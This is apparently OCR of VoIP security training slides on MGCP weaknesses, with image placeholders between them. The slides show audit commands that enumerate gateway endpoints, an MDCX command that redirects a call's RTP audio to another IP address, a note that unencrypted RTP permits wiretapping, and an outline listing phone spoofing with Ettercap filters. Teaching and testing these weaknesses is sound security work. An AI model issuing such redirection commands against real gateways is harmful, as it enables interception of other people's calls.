
- Play with Skinny proxy
  - Check the code
- Spoof a phone
  - With WinVLAN and VTGO
  - With Ettercap filter

MGCP

- MGCP: **Media Gateway Control Protocol** is an asymmetric protocol (UDP port 2427) (Client-Server) developed by Telcordia and Level 3 Communications. It is distinguished for example of SIP and H.323, which, themselves, are symmetrical (client-client).
- MGCP use UDP and does not implement authentication step


MGCP

- MGCP (Media Gateway Control Protocol)
  - IETF, Softswitch (CallAgent)<->MGW
  - CallAgents->MGW (2427/UDP)
  - MGW->CallAgents (2727/UDP)
  - Used to control MGWs
  - AoC (Advise Of Charge) towards CPE



MGCP

- Open Pcap file: MGCP-CCM-VoIPGW.pcap



MGCP

- Intial Step AUEP "AUdit End Point:
  - AUEP 1500 *@mgcp.gateway MGCP 0.1

    Response:
    - 200 1500
    - Z: So/SU0/DS1-0/1
    - Z: So/SU0/DS1-0/2
    - Z: So/SU0/DS1-0/3
    - Z: So/SU0/DS1-0/4
    - ...

MGCP

- Interrogate an individual end point "Capabilities request":
  - AUEP 1500 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1

    F: A
    - 200 1500
    - L: p:10-20, a:PCMU;PCMA;G.nX64, b:64, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
    - L: p:10-220, a:G.729;G.729a;G.729b, b:8, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
    - L: p:10-110, a:G.726-16;G.728, b:16, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
    - L: p:10-70, a:G.726-24, b:24, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
    - L: p:10-50, a:G.726-32, b:32, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
    - L: p:30-270, a:G.723.1-H;G.723;G.723.1a-H, b:6, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
    - L: p:30-330, a:G.723.1-L;G.723.1a-L, b:5, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE

MGCP

- Interrogate an individual end point:
  - AUEP 1000 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1

    F: R,D,S,X,N,I,T,O,ES
    - 200 1500
    - **I: 2BD85**
    - N: ca@mgcp.gateway:2427
    - X: 1
    - R: D/[0-9ABCD*#](N)
    - S:
    - O:
    - T:
    - ES:


MGCP

- Interrogate an individual end point:
  - AUCX 1500 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1
    I: 2BD85
    F: C,N,L,M,LC,P
    - 200 1500
    - C: D00000000206e6dd000000F580000aac
    - N: ca@mgcp.gateway:2427
    - L: p:20, a:PCMU, s:off, t:b8
    - M: sendrecv
    - P: PS=4148, OS=663680, PR=770, OR=122723, PL=0, JI=0, LA=0
    - v=0
    - **c=IN IP4 10.76.233.33**
    - **m=audio 18936 RTP/AVP 0 100**
    - a=rtpmap:100 X-NSE/8000


MGCP

- Redirect individual end point:
  - MDCX 1000 S0/SU1/DS1-0/1@mgcp.gateway MGCP 0.1
    M=audio 17994 RTP/AVP
    C=IN IP4 10.100.100.1

MGCP
RTP redirection




MGCP
RTP redirection



RTP - Media protocol weaknesses


Wiretapping

- RTP is not encrypted by default so Wiretapping is possible



